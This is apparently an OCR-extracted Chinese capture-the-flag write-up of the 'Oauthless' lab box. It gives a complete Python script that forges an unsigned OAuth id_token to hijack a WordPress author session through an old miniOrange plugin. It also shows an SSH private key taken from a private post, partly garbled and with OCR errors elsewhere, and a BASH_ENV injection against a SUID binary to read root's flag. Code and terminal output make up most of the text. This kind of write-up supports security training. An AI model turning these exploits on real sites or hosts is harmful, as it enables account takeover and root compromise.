

Oauthless


World


先用旧版miniOrange OAuth插件绕过登录拿到WordPress作者权限，再从私有文章里读出SSH私钥登录主机，最后利用/opt/scripts/CheckSystem的BASH_ENV继承拿root。

1、伪造 OAuth登录

这一题的第一阶段是纯WordPress打点。目标不是一上来就构造 JWT，而是先把站点类型、用户和插件版本都确认出来，这样后面的伪造登录才有明确落点。

1.1 确认站点是WordPress，后台是Keycloak






先访问首页：

```
1 http://oauth.dsz/
```

可以看到：80/tcp返回Apache+PHP页面，响应头里有Link: [http://oauth.dsz/index.php?rest_route=/;rel="https://api.w.org/"](http://oauth.dsz/index.php?rest_route=/;rel=https://api.w.org/)。这说明前台是 WordPress，只是REST入口走/?rest_route=，不是默认的/wp-json。




1.2 一步步枚举出yepian和cxzlw

先看文章和公开作者：

```
1 http://192.168.56.113/?rest_route=/wp/v2/users
```

这里能直接得到一个公开作者：



再结合上传目录里的消息文件：


1 <http://192.168.56.113/wp-content/uploads/2026/05/message>



这说明：yepian和cxzlw都是真实业务用户，靶机的漏洞点大概率就在旧版 OAuth 插件，cxzlw是隐藏用户，yepian是公开作者。

1.3 识别出具体脆弱插件

访问登录页后，页面会引用 miniOrange 的静态资源：



1 http://oauth.dsz/wp-content/plugins/miniorange-login-with-eve-online-google-facebook/css/style_login_widget.min.css?ver=6.26.11

继续看资源版本或插件源码后，可以定位到旧版miniOrange OAuth登录插件。这个版本的核心问题是：回调处理逻辑会直接信任POST['email']，如果邮箱已存在就直接wp_set_auth_cookie()。因此只要伪造一个外形正常的id_token并让WordPress走到这个回调分支，就能拿到现成账户的登录态。

1.4 用伪造回调拿 WordPress 会话

站点是WordPress+miniOrange OAuth，/ 会处理OAuth回调参数。插件旧版本在option=mooauth的分支里直接信任POST['email']，只要把id_token和表单参数拼出来，就能让WordPress直接把你当成目标用户登录。

关键点：

- alg=RS256，但签名不校验
- iss填 <http://oauth.dsz/realms/wordpress-site>
- preferred_username和email填已存在用户
- 成功后响应里会下发 WordPress 登录 cookie
- 再用该 cookie 去拿 REST nonce，访问context=edit的接口

```
1 import base64, json, time, requests
2
3 base = "http://192.168.56.113"
4 headers = {"Host": "oauth.dsz"}
```

```

5
6 def enc(obj):
7     return base64.urlsafe_b64encode(
8         json.dumps(obj, separators=(",", ":")).encode()
9         ).rstrip(b"=").decode()
10
11 now = int(time.time())
12 header = {"alg": "RS256", "typ": "JWT", "kid": "bogus"}
13 payload = {
14     "exp": now + 3600,
15     "iat": now,
16     "auth_time": now,
17     "jti": "yepian",
18     "iss": "http://oauth.dsz/realms/wordpress-site",
19     "aud": "wordpress-client",
20     "sub": "11111111-1111-1111-1111-111111111111",
21     "typ": "ID",
22     "azp": "wordpress-client",
23     "nonce": "test",
24     "sid": "deadbeef",
25     "acr": "1",
26     "email_verified": True,
27     "name": "yepian",
28     "preferred_username": "yepian",
29     "given_name": "yepian",
30     "family_name": "ovo",
31     "email": "yepian@example.com",
32 }
33 token = f"{enc(header)}.{enc(payload)}.bogussignature"
34
35 s = requests.Session()
36 s.trust_env = False
37 s.post(
38     base + "/",
39     headers=headers,
40     data={
41         "iss": "http://oauth.dsz/realms/wordpress-site",
42         "id_token": token,
43         "state": "a2v5Y2xvYWs=",
44         "session_state": "deadbeef",
45     },
46     allow_redirects=True,

```

```
47 )
48 print(s.cookies.get_dict())
49 nonce = s.get(base + "/wp-admin/admin-ajax.php?action=rest-
nonce", headers=headers).text.strip()
50 print(nonce)
51 print(s.get(
52     base + "/?rest_route=/wp/v2/users/me&context=edit",
53     headers={**headers, "X-WP-Nonce": nonce},
54 ).text)
```

成功后cookie里会出现wordpress_logged_in_*和 wordpress_*, 这就是后续访问后台和REST API的凭据。

```
(kali@kali) - [~/Desktop/oauthless]
$ python3 cookie.py
{'PHPSESSID': 'hi4m84fjjcil0uon56go1srrio', 'wordpress_logged_in_e795660c1c86972f41ea6d62e77efa6f': 'yepian%7C1781872706%7CEPUgdLWsUo2zvhn4IKuSYD7go58NMSHqPRTzHCJbpM%7C0bbd7e042e027904f7c70fb976b0502344b788329c47798c92f5a409763b5a30', 'wordpress_e795660c1c86972f41ea6d62e77efa6f': 'yepian%7C1781872706%7CEPUgdLWsUo2zvhn4IKuSYD7go58NMSHqPRTzHCJbpM%7C4f260fe9490994b46742b4b852168fb9ccacf1359d8ccb6f909c0124617f8a6'}
b2a1cf3956
{"id":2,"username":"yepian","name":"yepian","first_name":"yepian","last_name":"ovo","email":"yepian@example.com","url":"","description":"","link":"http://\./oauth.ds2/\./author=2","locale":"zh_CN","nickname":"yepian","slug":"yepian","roles":["author"],"registered_date":"2026-05-30T12:40:47+00:00","capabilities":{"upload_files":true,"edit_posts":true,"edit_published_posts":true,"publish_posts":true,"read":true,"level_2":true,"level_1":true,"level_0":true,"delete_posts":true,"delete_published_posts":true,"author":true},"extra_capabilities":{"author":true},"avatar_urls":{"24":"https://\./secure.gravatar.com/avatar/13678b5609ab50ca18944ca94f17fd6382d8243efc3964d8f340d355978ce3a3?s=24&d=mm&r=g","48":"https://\./secure.gravatar.com/avatar/13678b5609ab50ca18944ca94f17fd6382d8243efc3964d8f340d355978ce3a3?s=48&d=mm&r=g","96":"https://\./secure.gravatar.com/avatar/13678b5609ab50ca18944ca94f17fd6382d8243efc3964d8f340d355978ce3a3?s=96&d=mm&r=g"},"meta":{"persisted_preferences":{"core":{"isComplementaryAreaVisible":false,"openPanels":["post-status"]},"core/edit-post":{"welcomeGuide":false,"modified":"2026-05-30T13:19:50.567Z"}}},"links":{"self":[{"href":"http://\./oauth.ds2/\./index.php?rest_route=\./wp/v2\./users/\./2"}],"targetHints":{"allow":["GET","POST","PUT","PATCH"]}},"collection":[{"href":"http://\./oauth.ds2/\./index.php?rest_route=\./wp/v2\./users/\./2"}]}
```

http://192.168.56.113/rest_route=/wp/v2/posts&context=edit&per_page=100

GET Send

Params Authorization Headers (9) Body Pre-request Script Tests Settings Cookies

Key	Value
Cookie	Cookie: PHPSESSID=hi4m84fjic1ilOun56go1srlo; wordpress_logged_in_e795660...


Body Cookies Headers (18) Test Results Status: 200 OK Time: 160 ms Size: 34.25 KB Save Response

Pretty Raw Preview Visualize JSON


```

12 "password": "",
13 "slug": "my-ssh-key",
14 "status": "private",
15 "type": "post",
16 "link": "http://oauth.ds.z/?p=22",
17 "title": {
18   "raw": "My Secret",
19   "rendered": "My Secret"
20 },
21 "content": {
22   "raw": "<!-- wp:paragraph -->\n<p>把秘密放在这里应该没有人能看见吧 :3</p>\n<!-- /wp:paragraph -->\n\n<!-- wp:paragraph -->\n<p></p>\n<!-- /wp:paragraph -->\n\n<!-- wp:code -->\n<pre class=\\"wp-block-code\\"><code>-----BEGIN OPENSSH PRIVATE
KEY-----\nb3BlbnZzaCktdjEAAAABG5vbmUAAAAEbm9uZQAAACAAAAAABAAAwAAAAdzc2tgcH\n+uM4GzJNSF4J2MXzQ0SqqdE2UpC9uBC1x\\nqXSGT3ge4AlfuAMsnBmh1VvT1ToYGs1fweKNURVHKt4+y7rR6//AvYmT8
+AixhRyULueE\\nzMBalFAopSevf8BTNNHebxPHmNjx8cZIE+tSh2yfnFMiY5ILlCT2ywPHI3XB0lt+/YqVm7Q\\niVBHg9i0woGE
+nfiSQwlgRcxnPsxux6xn8LviNfTRQB8iLf9LMQS0svakNDF6rSgOImlm\\n/dzdF3/yAdrlqMwElNEPmTlckJVDPqp/f/V/
ie1lTHEct7Fn46ovCGM8p0W4Vgbx5yfQm\\n3FwRgjE/i9oZFyp13jqZ0MFgTOGEVRHDpk3bdFdhIXILCPK+vfvFozIGK7wUHaBtpJ3+Nh\\nj/oOdH+F64pzD0i0
+qcGvakm3B+Vy8X/H6MFdmHQpQ1diSr05i4DCtqX20RBuSzZhQ11\\nzDYRY1jd64E2q02IKKHw15HXsesHec9av
+z3ydsOBAAAF1jldGw6ZQxs0AAAAB3NzaC1yc2\\nEAAGBAIBht6CoRTUD/
1ibTk2fJRJOIBqyTuheCWTF80NUeHRNlKQvbGOpca10hk94HuAJ\\nx7gDLJwZodVb09U6GBRJX8HiJVEVryrePsk+8Uev/wL23K/
PpTs9Rcr11HhmZPg13wk0N0\\nr/PfzTr3m8Tx5iY8FHGSRPrtIndsn5XTtm0SC5XF9ssdx9V9w7dlFu2k1Zu0T1RuFYITMKR\\nhNp3vEkMYFXM7?l ses7/

```



然后将私钥提取出来保存：



把私钥保存到本地后直接 SSH：

```
1 ssh -i yepian_oauth_key yepian@192.168.56.113
```



```
(kali㉿kali)-[~/Desktop/oauthless]
$ ssh -i yepian_oauth_key yepian@192.168.56.113
The authenticity of host '192.168.56.113 (192.168.56.113)' can't be established.
ED25519 key fingerprint is: SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.113' (ED25519) to the list of known hosts.

welcome

yepian@0authless:~$ cat user.txt
flag{user-2df5fdf06915145f58b0a103d8d6c708}
yepian@0authless:~$
```

2、利用 SUID CheckSystem提权

登录进主机后，这里能发现一个非常可疑的自定义 SUID 程序：

```
1 /opt/scripts/CheckSystem
```

它的权限是：

```
yepian@0authless:~$ ls -la /opt/scripts/CheckSystem
-rwsrwxr-x 1 root root 859264 May 30 22:31 /opt/scripts/CheckSystem
yepian@0authless:~$
```

这说明CheckSystem程序所有者是 root，设置了 SUID 位，普通用户执行时，程序会以 `uid=0` 运行。

2.1 观察CheckSystem的行为

直接执行：

```
1 /opt/scripts/CheckSystem
```

它会输出以下内容：


```
yepian@Oauthless:~$ /opt/scripts/CheckSystem
Fetching Message...
=====
= From:cxzlw To:yepian =
=====
下周要安装很多服务 逐个管理将会是个灾难！！
好在有我新开发的*服务器管理工具* 先给你试用几天
要发邮件告诉我我使用体验哦（你还记得*我的邮箱地址*对吧）
什么 你要*源码*？这是秘密 等正式上线再给你看吧 :P
=====
Checking Services...
KeyCloak Alive!
WordPress Alive!
```

继续看二进制中的关键字字符串：

```
1 strings -a /opt/scripts/CheckSystem | grep -E
  '/opt/scripts|plugins|bash|\.sh'
```

```
yepian@Oauthless:~$ strings -a /opt/scripts/CheckSystem | grep -E '/opt/scripts|plugins|bash|\.sh'
@@for f in /opt/scripts/plugins/*.sh; do /bin/bash "$f"; done;
.shstrtab
```

CheckSystem 会遍历/opt/scripts/plugins/*.sh，每个插件脚本都交给/bin/bash执行，而这个调用发生在 SUID 程序上下文中。也就是说root SUID 程序主动拉起了 bash。

2.2 真正的漏洞点：BASH_ENV

在非交互模式下，bash启动时会读取环境变量BASH_ENV，并把该变量指定的文件当成初始化脚本执行。

正常情况下，SUID 程序应该不调用 shell，或者在调用前主动清理危险环境变量，或者 drop privilege 后再执行脚本。但这里的CheckSystem没做这些保护，于是可以，先自己写一个 payload 脚本，把它放到一个可写路径，例如 /tmp/get_root.sh设置 BASH_ENV=/tmp/get_root.sh，再执行 /opt/scripts/CheckSystem。

这样一来，CheckSystem在调用 /bin/bash处理插件脚本前，bash会先执行我们控制的/tmp/get_root.sh。

```
1 cat >/tmp/get_root.sh <<'EOF'
2 cat /root/root.txt > /home/yepian/root.txt
3 EOF
4
5 env BASH_ENV=/tmp/get_root.sh /opt/scripts/CheckSystem
6 cat /home/yepian/root.txt
```

```
yepian@0authless:~$ ls
user.txt
yepian@0authless:~$ cat >/tmp/get_root.sh <<'EOF'
cat /root/root.txt > /home/yepian/root.txt
EOF
yepian@0authless:~$ env BASH_ENV=/tmp/get_root.sh /opt/scripts/CheckSystem
Fetching Message...
=====
= From:cxzlw   To:yepian =

下周要安装很多服务 逐个管理将会是个灾难！！

好在有我新开发的*服务器管理工具* 先给你试用几天

要发邮件告诉我我使用体验哦（你还记得*我的邮箱地址*对吧）

什么 你要*源码*？这是秘密 等正式上线再给你看吧 :P
=====

Checking Services...
KeyCloak Alive!
WordPress Alive!

yepian@0authless:~$ ls
root.txt  user.txt
yepian@0authless:~$ cat root.txt
flag{root-542341f4918cf1c41c33b49c68c57dd8}
yepian@0authless:~$ █
```